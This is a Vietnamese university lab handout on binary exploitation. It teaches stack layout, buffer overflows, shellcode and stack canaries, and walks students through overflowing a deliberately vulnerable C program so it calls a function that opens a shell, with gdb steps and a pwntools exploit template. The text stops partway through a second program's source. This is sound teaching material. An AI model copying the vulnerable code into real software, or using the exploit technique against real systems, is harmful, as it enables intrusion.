3

Lab

**PHỤC VỤ MỤC ĐÍCH GIÁO DỤC**

FOR EDUCATIONAL PURPOSE ONLY

**Nhập môn Pwnable**

Binary Exploitation

**Thực hành môn Lập trình An toàn**

**và Khai thác lỗ hổng phần mềm**

**Lưu hành nội bộ**

*<Nghiêm cấm đăng tải trên internet dưới mọi hình thức>*

# TỔNG QUAN

## Mục tiêu

Trong bài lab này, sinh viên cần khai thác lỗ hổng buffer overflow của các file thực thi để thực hiện các tác vụ đơn giản đến phức tạp, từ đó được cung cấp các kiến thức về cơ chế của stack trong bộ xử lý IA32/x86\_64, các ví dụ về code có lỗ hổng buffer overflow và các cơ chế phòng tránh.

## Thời gian thực hiện

* Thực hành tại lớp: **5** tiết tại phòng thực hành.
* Hoàn thành báo cáo kết quả thực hành: tối đa **13** ngày.

## Chuẩn bị và cấu hình môi trường

Sinh viên cần chuẩn bị trước máy tính với môi trường thực hành như sau:

- 1 PC cá nhân với hệ điều hành tự chọn

- Virtual Box hoặc **VMWare** + máy ảo **Linux**

Sinh viên cần đảm bảo thực hiện các bước cài đặt, cấu hình sau:

### Tắt Address Space Layout Randomization (ASLR) trên máy ảo

Tạo 1 file /etc/sysctl.d/01-disable-aslr.conf có nội dung bên dưới.


kernel.randomize\_va\_space = 0

Lưu file và reload lại cấu hình mới với lệnh:

**$ sudo sysctl -p** /etc/sysctl.d/01-disable-aslr.conf

Kiểm tra lại với lệnh

**$** **cat** /proc/sys/kernel/randomize\_va\_space



### Cài đặt công cụ gdb-peda

Trong bài thực hành này, chúng ta sẽ tìm hiểu và sử dụng công cụ **gdb-peda** cơ bản (hoặc **pwngdb**) để phân tích và khai thác lỗ hổng buffer overflow của 1 số ứng dụng.

* **Cài đặt**

**$ git clone** https://github.com/longld/peda.git ~/peda

**$ echo** "source ~/peda/peda.py" >> ~/.gdbinit# map gdb command to peda

* **Sử dụng**

Một số lệnh cơ bản:

|  |  |
| --- | --- |
| $gdb prog | Câu lệnh load chương trình tên là prog vào gdb |
| gdb-peda$ run | Chạy chương trình prog trong gdb-peda |
| gdb-peda$ break \*address | Đặt 1 breakpoint tại địa chỉ address |
| gdb-peda$ break func1 | Đặt 1 breakpoint tại hàm func1 |
| gdb-peda$ info break | Xem tất cả các địa chỉ đã đặt break |
| gdb-peda$ delete 3 | Xóa breakpoint thứ 3 |
| gdb-peda$ continue | Tiếp tục chương trình sau khi đã đặt break |
| gdb-peda$ start | Lệnh này tương tự với run, nhưng khi chạy lệnh này chương trình sẽ break ngày tại điểm bắt đầu của main function |
| gdb-peda$ s | Lệnh này sẽ đi qua từng lệnh của chương trình, khi gặp hàm thì sẽ vào bên trong các lệnh của hàm đó |
| gdb-peda$ n | Lệnh này tương tự với lệnh s, tuy nhiên khi gặp hàm sẽ thực thi chứ không vào bên trong từng lệnh của hàm |
| gdb-peda$ p/x $esp | In giá trị hex của thanh ghi $esp |
| gdb-peda$ 10/wx $esp | In 10 word dạng hex bắt đầu từ địa chỉ của thanh ghi $esp |
| gdb-peda$ checksec | Kiểm tra các cờ nào được bật trong chương trình |
| gdb\_peda$ disassemble main | Xem mã assemply của 1 hàm nào đó, cụ thể ở đây là hàm main |
| gdb\_peda$ quit | Thoát khỏi gdb-peda |

### Cài đặt các gói cần thiết

Yêu cầu: các gói hỗ trợ chạy file 32 bit cho hệ thống 64 bit, pwntools cho python, nasm.

**$ sudo apt-get install** python3# python3 is recommended

**$ sudo apt-get install** lib32ncurses6 lib32z1 lib32stdc++6 # if vm is 64bit

**$ sudo pip install** pwntools

**$** **sudo apt-get install** nasm

# LÝ THUYẾT

## Stack

### Stack là gì?

**Stack** là một vùng nhớ được quản lý với quy tắc ngăn xếp. Đặc điểm quan trọng của stack cần ghi nhớ:

* Diagram

  Description automatically generated with low confidenceStack hoạt động theo cơ chế First In Last Out.
* Stack phát triển từ vùng nhớ có địa chỉ cao xuống vùng nhớ có địa chỉ thấp.
* Thanh ghi **esp/rsp** luôn trỏ đến địa chỉ thấp nhất trong stack (“đỉnh” stack).

2 hoạt động chính của stack:

* **Push** dữ liệu vào stack: **push *src***

Giá trị trong **src** sẽ được lấy ra, đồng thời **esp/rsp** sẽ trừ xuống 4 hoặc 8 (bytes) đểcấp không gian lưu dữ liệu, giá trị lấy ra từ **src** được ghi vào ô nhớ mà **esp/rsp** đang trỏ đến. Hoạt động này làm tăng kích thước stack.

* **Pop** dữ liệu ra từ stack: **pop *dst***

Đọc 1 giá trị tại địa chỉ mà **esp/rsp** đang trỏ đến và ghi vào ***dst***. Sau đó tăng giá trị của **esp/rsp** lên 4 hoặc 8 (bytes). Hoạt động này làm giảm kích thước stack.

### Stack trong hỗ trợ gọi và thực thi procedure

* **Stack frame**

Diagram

Description automatically generatedViệc gọi hàm làm thay đổi luồng hoạt động giống như câu lệnh jump, tuy nhiên sau khi thực thi xong hàm được gọi (hàm con), cần trả quyền điều khiển chương trình cho hàm gọi (hàm mẹ). Việc này có thể thực hiện được với sự hỗ trợ của stack.

Mỗi hàm (procedure) sẽ có riêng 1 stack frame cho các hoạt động của nó. Trong IA32, stack frame được định nghĩa là vùng nhớ nằm giữa 2 địa chỉ lưu trong thanh ghi **esp** và **ebp**.

* Thanh ghi **ebp** (base pointer) lưu trỏ đến ***bottom*** của stack, cố định trong một procedure.
* Thanh ghi **esp** (stack pointer) lưu trỏ đến ***top*** (địa chỉ thấp nhất) của stack và có giá trị thay đổi cho mỗi hoạt động thêm hoặc lấy dữ liệu từ stack.

Stack frame có thể chứa các tham số, các biến cục bộ, các dữ liệu để khôi phục stack frame của hàm trước đó.

* **Gọi hàm với lệnh call**

Các bước để gọi một hàm (procedure):

* B1: Hàm mẹ đưa các tham số cần thiết (nếu có) vào stack trước khi gọi hàm con.
* B2: Thực hiện lệnh gọi hàm **call *label***, trong đó label trỏ đến vị trí của hàm con. Với câu lệnh call này, địa chỉ trả về sẽ được push vào stack.
* **Thực thi hàm**

Khi bắt đầu thực thi hàm con, công việc đầu tiên là lưu lại trạng thái của stack frame của hàm mẹ. Do các hàm đều cần sử dụng chung thanh ghi **ebp** để định nghĩa stack frame của mình, hàm con cần phải lưu lại **ebp** của hàm mẹ trước khi sử dụng và khôi phục khi trả về. Trong quá trình thực thi một hàm, **esp** sẽ được thay đổi để cấp phát hoặc thu hồi vùng nhớ trong stack. Các thanh ghi **esp** và **ebp** cũng được dùng trong từng stack frame để truy xuất các tham số và biến của từng hàm.

* **Trả về hàm**

Sau khi hàm con thực thi xong, trước khi trở về hàm mẹ, hàm con cần thu dọn stack của mình và khôi phục một số trạng thái (thanh ghi) đã thay đổi. Lệnh thường sử dụng:

* **leave**: thu dọn stack và khôi phục **ebp** của hàm mẹ
* **ret**: pop (lấy) địa chỉ trả về của hàm mẹ từ stack và nhảy đến đó.

## Lỗ hổng Buffer overflow

### Tổng quan


Ví dụ ở **Hình B-1** là một chương trình có sử dụng hàm **gets** để đọc dữ liệu input từ người dùng và ghi vào vùng nhớ của buffer. Hàm **gets** là hàm không có cơ chế kiểm tra độ dài chuỗi nhập vào có vượt quá vùng nhớ đã cấp trước đó hay không, ở đây là vượt quá 8 bytes của buffer. Do đó, có thể gây ra lỗ hổng buffer overflow khi người dùng nhập input quá dài.

Quan sát hình ảnh stack bên trái khi gọi hàm **func1**:

* Đầu tiên, trước khi hàm **func1** được gọi, các đối số cần thiết cho hàm sẽ được đẩy vào stack theo thứ tự ngược với khai báo trong C. Trong ví dụ lần lượt là c, b, a sẽ được đẩy vào stack.
* Tiếp theo, khi hàm **func1** được gọi, địa chỉ trả về ret-addr sẽ được đẩy vào stack, chịu trách nhiệm điều hướng về lại hàm mẹ sau khi thực hiện xong hàm con.
* Tiếp đến là giá trị EBP hiện tại được đẩy vào stack.
* Tiếp đến là các biến cục bộ bên trong hàm **func1**, trong ví dụ là biến buffer.

Quan sát hình ảnh bên tay phải khi thực hiện tấn công buffer overflow:

* Chương trình khai báo biến buffer gồm 8 byte, tương ứng chúng ta chỉ được phép nhập 8 ký tự.



Hình B‑1. Ví dụ về ứng dụng có lỗ hổng buffer overflow do dùng hàm gets

* Tuy nhiên, kẻ tấn công cố tình nhập input có độ dài 20 ký tự ‘a’, khi đó stack sẽ bị tràn. Ví dụ như hình trên, các giá trị như EBP, ret-addr, đối số a sẽ bị ghi đè bằng các giá trị 0x41, là mã ASCII của ký tự ‘a’.

### Khai thác buffer overflow để truyền shellcode

* **Shellcode là gì?**

Khi tồn tại lỗ hổng buffer overflow có thể bị khai thác, thay vì truyền vào những input dài nhưng có giá trị tùy ý, kẻ tấn công có thể truyền vào những input chứa các mã code thực thi được. Những mã code như vậy được gọi là byte code hoặc shellcode, thực thi được trực tiếp trên máy tính mà không cần trải qua các bước biên dịch hay liên kết.

Tham khảo thêm các tài liệu: <https://en.wikipedia.org/wiki/Shellcode>

* **Viết shellcode đơn giản**

Trong Linux, để viết một shellcode đơn giản, ta cần thực hiện các bước sau:

* + - * Viết tác vụ dưới dạng các đoạn mã cấp cao hoặc mã assembly.
      * Biên dịch file mã nguồn để tạo thành 1 file thực thi chức năng vừa viết.
      * Dùng objdump để xem các byte của file thực thi. Các byte này chính là byte code hay shellcode cần viết.

Lưu ý, để shellcode có thể thực thi trong chương trình cần khai thác, một số điều kiện cơ bản sau cần được đảm bảo:

* + - * Vùng nhớ ta đặt shellcode phải có quyền execute.
      * Cách thực thi:
        + Có lệnh call địa chỉ lưu shellcode. Khi đó shellcode sẽ được thực thi.
        + Có lệnh ret với ret-addr là địa chỉ lưu shellcode.
        + Có lệnh nhảy về địa chỉ lưu shellcode.

## Tìm hiểu các cơ chế bảo vệ stack



### Các kỹ thuật chống lại tấn công Buffer Overflow

|  |  |
| --- | --- |
| **Tên** | **Mô tả** |
| Stack Canaries | Thông thường, ở đầu 1 hàm, một giá trị ngẫu nhiên, gọi là canary, được tạo và được chèn vào cuối vùng rủi ro cao nơi stack có thể bị tràn. Ở cuối hàm, nó sẽ được kiểm tra xem giá trị canary này có bị sửa đổi không. |
| NoExecute (NX) | Là một công nghệ được sử dụng trong CPU để đảm bảo rằng một số vùng bộ nhớ nhất định (chẳng hạn như stack và heap) không thể thực thi và các vùng khác, chẳng hạn như code section không thể được ghi. |
| Relocation Read-Only (RELRO) | Khi cờ này được bật, làm cho toàn bộ GOT ở chế độ chỉ đọc, loại bỏ khả năng thực hiện tấn công "ghi đè GOT", trong đó địa chỉ GOT bị ghi đè lên vị trí của một chức năng khác hoặc một ROP mà kẻ tấn công muốn thực hiện. |
| Address Space Layout Randomization (ASLR) | Các địa chỉ của Libc sẽ được random sau mỗi lần thực thi để chúng ta không thể biết được chính xác địa chỉ bộ nhớ của các hàm trong Libc. |
| Position Independent Executables (PIE) | Kỹ thuật này giống như ASLR, nhưng sẽ random các địa chỉ trong chính binary đó. Điều ngày gây khó khăn khi chúng ta tìm gadgets hoặc là sử dụng các hàm của binary. |

### Stack Canaries

Trong bài thực hành này, chúng ta xem xét một cơ chế chống buffer overflow là stack canary. Đây là cách bảo vệ cơ bản và lâu nhất, nhưng vẫn mạnh mẽ và hiệu quả. Nguyên tắc của cơ chế này là thêm 1 giá trị ngẫu nhiên vào stack, thường là gần vị trí có thể xảy ra tràn bộ đệm. Trong các chương trình sẽ có một đoạn chương trình thêm và kiểm tra giá trị canary này trong stack. Nếu canary bị thay đổi thì cảnh báo đã bị buffer Overflow.

Xem xét hình ảnh stack khi có canary và không có canary sẽ như thế nào.



*Hình ảnh stack có canary*

*Hình ảnh stack không có canary*

# THỰC HÀNH

## Khai thác lỗ hổng buffer overflow cơ bản

### Khai thác lỗ hổng buffer overflow khi không sử dụng canary

Quan sát mã nguồn chính của chương trình **app1-no-canary.**

#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

#include <string.h>

void get\_shell(){

printf("Call get\_shell");

  system("/bin/sh");

}

void check()

{

  char buf[16];

  scanf("%s", buf);

  if (!strcmp(buf, "250382"))

    printf("Password OK :)\n");

  else

    printf("Invalid Password!\n");

}

int main\_func()

{

// ... other stack-related stuff ...

// main function

  printf("Pwn \n");

  printf("Password:");

  check();

print("End of program.");

  return 0;

}

int launcher(){

// ... some other secret stuffs to get stable stack ...

main\_func();

}

int main(int argc, char \*argv[])

{

// ... some secret stuffs to get stable stack ...

launcher();

}

* + - * File thực thi 32 bit.
      * Chương trình theo luồng **main()** 🡪 **launcher()** 🡪 **main\_func()** để đến hoạt động chính là gọi hàm **check()**, nhận input từ người dùng với hàm **scanf()** và ghi vào biến **buf** khai báo 16 bytes. **scanf()** có thể bị khai thác buffer overflow.
      * Hàm **get\_shell()** là 1 hàm có tác dụng mở shell, hàm này không được gọi.
      * Khi biên dịch có sử dụng option **-fno-stack-protector** để không sử dụng canary.
      * Chương trình được biên dịch với cơ chế đảm bảo địa chỉ stack khi debug và thực thi là như nhau.

|  |
| --- |
| 1. Sinh viên khai thác lỗ hổng buffer overflow của chương trình **app1-no-canary**, nhằm khiến chương trình gọi hàm **get\_shell()** để mở shell tương tác. |

*Gợi ý:*

* + - * Muốn điều hướng chương trình thực thi 1 đoạn code nào đó, có thể tận dụng và ghi đè ret-addr của 1 hàm có lỗ hổng buffer overflow khi nhận input.
      * Cần tìm khoảng cách từ vị trí lưu input đến vị trí cần ghi đè để nhập input có độ dài phù hợp.

#### Xác định hàm cần quan tâm và khai thác

Quan sát mã nguồn **app1-no-canary**, hàm có thể bị ảnh hưởng bởi tấn công buffer overflow là hàm **check()**, từ đó các thông tin trong stack của **check()** có thể bị ghi đè.

#### Kiểm tra việc sử dụng canary của chương trình app1-no-canary

**$ gdb** app1-no-canary

gdb-peda$ **checksec**

Text

Description automatically generated

#### Xác định độ dài chuỗi cần nhập để khai thác được buffer overflow

Bước này cần xác định khoảng cách từ vị trí lưu của chuỗi input, hay biến **buf**, đến vị trí cần ghi đè là ret-addr của hàm **check()**. Có 2 cách để xác định:

* **Cách 1: Phân tích tĩnh – xác định khoảng cách thông qua vị trí tương đối**

Dùng 1 số công cụ như objdump để xem mã assembly của hàm **check()**, vẽ stack của hàm này để từ đó xác định vị trí tương đối giữa các biến, tham số hay ret-addr.

Xem mã assembly của **app1-no-canary** với objdump:

**$ objdump -d** app1-no-canary

Text

Description automatically generated

Xem code assembly của **check()**, hàm này trước khi gọi hàm **scanf()** có đẩy 2 tham số vào stack. Dựa trên quy tắc đẩy tham số “ngược”, địa chỉ lưu tại **%eax** = **%ebp – 0x18** được ánh xạ làm vị trí của chuỗi **buf**. Bên cạnh đó, **ret-addr** của 1 hàm luôn nằm trong stack ở vị trí **%ebp + 4**.

A screenshot of a computer

Description automatically generated with medium confidence

Như vậy khoảng cách giữa 2 thành phần này là bao nhiêu? Input cần dài bao nhiêu để ghi đè được lên ret-addr?

* **Cách 2: Phân tích động – xác định khoảng cách thông qua vị trí tuyệt đối**

Có thể tiến hành debug chương trình này bằng **gdb-peda**

* + - * Load chương trình vào gdb.

**$ gdb** app1-no-canary

* + - * Hàm gọi hàm check() là main\_func, xem code assembly của hàm này bằng câu lệnh:

gdb-peda$ **disassemble** main\_func

A picture containing text

Description automatically generated

Có thể thấy địa chỉ của lệnh gọi hàm **check()** (được khoanh đỏ) là **0x08048834.**

* + - * Debug chương trình bằng câu lệnh:

gdb-peda$ **start**

Text

Description automatically generated

* + - * Đặt break point tại câu lệnh gọi hàm **check** với địa chỉ tìm được ở trên bằng lệnh:

gdb-peda$ **b\*** 0x08048834

Text


Description automatically generated

* + - * Sau đó chạy lệnh để chương trình chạy và dừng tại câu lệnh gọi hàm check:


gdb-peda$ **c**

Chương trình sẽ dừng ở lệnh call hàm check (hình a). Gõ tiếp lệnh n để đi vào hàm:

gdb-peda$ **s**



*(a)*



*(b)*


Quan sát hình (a) và (b) lần lượt là trạng thái trước khi và sau khi thực thi lệnh **call** để gọi hàm **check()**.

Về bản chất, trước khi gọi hàm **check()**, chương trình sẽ đẩy các đối số vào stack trước. Khi thực thi lệnh call, địa chỉ trả về ret-addr sẽ được đẩy vào stack, ở đây là địa chỉ **0x8048839, tức là lệnh kế tiếp của hàm main ngay sau lệnh gọi hàm check**.


Có thể kiểm chứng điều này khi quan sát hình (b) khi hàm **check()** đã được gọi. Có thể thấy so với thời điểm ở hình (a), ở hình (b) đỉnh của stack có thêm giá trị **ret-addr.** Vì hàm check không có đối số, nên không có giá trị nào được đẩy vào stack trước đó.

Để đi qua từng lệnh của chương trình, chúng ta nhập câu lệnh.

gdb-peda$ **n**



Đi qua từng lệnh, cho đến khi gặp lệnh yêu cầu nhập input.




Thử nhập input password là “AAAA” và quan sát thay đổi trên stack sau khi nhập:



Ở đây chúng ta thấy, giá trị “AAAA” sẽ được lưu vào địa chỉ **0x55683968**, có nghĩa địa chỉ này là nơi bắt đầu lưu trữ biến **buf**.

Chúng ta xem các giá trị trong stack đang lưu ở các vùng nhớ lân cận **0x55683968**, ta thấy vị trí bắt đầu lưu giá trị ret-addr **0x08048839** là địa chỉ **0x55683984**.

gdb-peda$ **x/20wx** 0x55683968



Thử tính khoảng cách giữa biến buf và ret-addr dựa trên 2 địa chỉ này? Từ đó xác định độ dài input cần nhập để ghi đè được ret-addr?


#### Xác định giá trị mới cần ghi đè lên ret-addr

Đây chính là địa chỉ của hàm muốn gọi, tức là hàm **get\_shell**(). Sử dụng câu lệnh sau để tìm địa chỉ của hàm get\_shell.

**$ objdump -d** app1-no-canary | grep get\_shell



Mục tiêu là thay thế ret-addr trong stack của **check()** thành địa chỉ trên, khi đó hình ảnh stack sẽ như sau:



#### Viết code để khai thác app1-no-canary

Bên dưới là đoạn code python gợi ý để tạo chuỗi input để khai thác lỗ hổng buffer overflow với các đặc điểm sau:

* + - * Có độ dài phù hợp với khoảng cách đã tìm được ở Bước 3.
      * Có các byte tương ứng với vị trí ret-addr trong stack của check() sẽ chứa địa chỉ của hàm get\_shell(), lưu ý biểu diễn dạng Little Endian trong Linux.

from pwn import \*

get\_shell = "\x5b\x85\x04\x08" # Các byte địa chỉ get\_shell dạng Little Endian

payload = "a"\*X + get\_shell # Input sẽ nhập, **X** là độ dài đủ để buffer overflow và 4 byte get\_shell nằm ở vị trí ret-addr

print(payload) # In payload

exploit = process("./app1-no-canary") # Chạy chương trình app-no-canary



print(exploit.recv())

exploit.sendline(payload) # gửi payload đến chương trình

exploit.interactive() # Dừng tương tác với chương trình khi có shell thành công

#### Khai thác

Khi khai thác thành công, kết quả như bên dưới với dòng “Call get\_shell” và 1 shell được mở ra để gõ các lệnh.



### Cơ chế ngăn lỗ hổng buffer overflow với canary

Quan sát mã nguồn **app2** bên dưới.

#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

#include <string.h>

int main(int argc, char \*argv[])

{

setreuid(geteuid(), geteuid());

char buf[16];

printf("Pwn basic\n");

